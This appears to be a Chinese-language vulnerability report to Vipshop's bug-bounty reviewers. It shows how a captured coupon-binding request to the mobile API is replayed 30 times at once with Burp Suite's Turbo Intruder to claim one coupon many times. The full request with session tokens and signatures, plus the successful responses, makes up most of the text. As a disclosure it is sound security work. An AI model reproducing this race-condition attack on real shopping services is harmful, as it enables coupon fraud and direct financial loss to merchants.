

## 唯品会存在并发领取优惠券问题

漏洞等级：严重

起因：官方大大让我补充领取优惠券位置截图和数据包，我将重新演示

经测试发现所有只要能领取优惠券的指定商品都存在并发领取大量优惠券问题



由于优惠券只能领取一次官方大大让我复现满 10-1 但是不能领取了

所以换个官网也可以领取 我将给审核大大进行演示

复现：发现此处也可以领券



点击领取然后拦截数据包

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助 Turbo Intruder

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

截断 HTTP历史记录 WebSocket历史 选项

  https://120.232.167.201:443 请求

放包 废包 拦截请求 行动

评论这个项目  

Raw 参数 头 Hex

GET

/vips-mobile/rest/activity/coupon/product\_coupon/bind?api\_key=23e7f28019e8407b98b84cd05b5ae2c&app\_name=shop\_android&app\_version=7.28.8&channel\_flag=0\_1&client=android&client\_type=android&darkmode=0&deeplink\_cps=&did=0.0.160f94d148aa975e8c62f65f8d1f7883.17b133&fdc\_area\_id=104104101&mars\_cid=597f113e-5eb1-315b-a1b3-9160b02486c9&mobile\_channel=w9udyrvp%3A%3A%3A&mobile\_platform=3&other\_cps=&page\_id=page\_commodity\_detail\_1645756681128&phone\_model=Mumu&productId=R1Rvr18JmK1qzDZGln3aTq6ZgVWBb2KNuJNEz%2BWCKJ1s%3D&province\_id=104104&rom=Dalvik%2F2.1.0+%28Linux%3B+U%3B+Android+6.0.1%3B+Mumu+Build%2FV417IR%29&sd\_tuijian=0&session\_id=597f113e-5eb1-315b-a1b3-9160b02486c9\_shop\_android\_1645756339487&skey=2d30297f20ec9b7442dc4f3c335abdc&source\_app=android&standby\_id=w9udyrvp%3A%3A%3A&sys\_version=23&timestamp=1645756718&user\_token=0E3DAF3A12A771A927F11E9D1EFF4E97620F2BE8&warehouse=VIP\_NH HTTP/1.1

Authorization: OAuth api\_sign=fead0a5f8052ffc81769b245081d2b9e653fc46

Host: mapi.appvipshop.com


X-VIP-Host: mapi.appvipshop.com

Connection: close

Accept-Encoding: gzip, deflate

User-Agent: okhttp/3.11.0

拦截到此数据包 发送到并发模块 这里我用的 Turbo 插件



这里就进行 30 次并发吧

Turbo Intruder - 120.232.167.201 - done

Row	有效...	状态	一个字	长	时刻	标签
0		200	299	579	112	
1		200	299	579	112	
2		200	299	579	112	
3		200	299	579	70	
4		200	299	579	112	
5		200	299	579	113	
6		200	299	579	112	
7		200	299	579	70	
8		200	299	579	111	

Raw 参数 头 Hex

GET /vips-mobile/rest/activity/coupon/product\_coupon/bind?api\_key=23e728019e8407b98b84cd05b5ae2c&app\_name=shop\_android&app\_version=7.28.8&channel\_flag=0\_1&client=android&client\_type=android&darkmode=0&deeplink\_cps=&did=0.0.160f94d148aa975e8c62f65f9d1f7883.17b133&fdc\_area\_id=104104101&mars\_cid=597f113e-5eb1-315b-a1b3-9160b02486c9&mobile\_channel=w9udyrvp%3A%3A%3A&mobile\_platform=3&other\_cps=&page\_id=page\_commodity\_detail\_1645756681128&phone\_model=MuMu&productId=R1Rvr18JMK1qzDZGln3aTg6ZgWBb2KNuJNEz%2BWCKJ1s%3D&province\_id=104104&rom=Dalvik%2F2.1.0+%28Linux%3B+U%3B+Android+6.0.1%3B+MuMu+Build%2FV417IR%29&sd\_tuijian=0&session\_id=597f113e-5eb1-315b-a1b3-9160b02486c9\_shop\_android\_1645756339487&skey=2430297f20ac9b7442dc4f3c335abdc&source\_app=android&standby\_id=w9udyrvp%3A%3A%3A&sys\_version=23&timestamp=1645756718&user\_token=0E3DAF3A12A771A927F11E9D1EFF4E97620F2BE8&warehouse=VIP\_NH HTTP/1.1

Authorization: OAuth api\_sign=fead0a5f8052ffcc81769b245081d2b9e653fc46  
Host: mapi.appvipshop.com

Content-Type: application/json;charset=utf-8  
Content-Length: 384  
Connection: keep-alive  
X-Traceid: -6021729988203245597


{"code":1,"data":{"bindedCoupons":[{"buy":"1","fav":"20","id":"8745974\_6919326323258983263","styleType":4,"subTips":"无门槛 | 多件多减","text":"商品券 | 特步等品牌指定商品可用","useBegin":"1645236000","useEnd":"1646100000"}],"shortMsg":"下单可用20元","tips":"\*20元包, 无门槛, 多件多减","msg":"\*已为您成功领取20元优惠券, 下单可用"}}

没有比赛 没有比赛

Reqs: 30 | Queued: 0 | Duration: 2 | RPS: 15 | Connections: 30 | Retries: 0 | Fails: 0 | Next: null | Completed

Halt

并发成功 释放数据包 再来看券



领取了好多个券



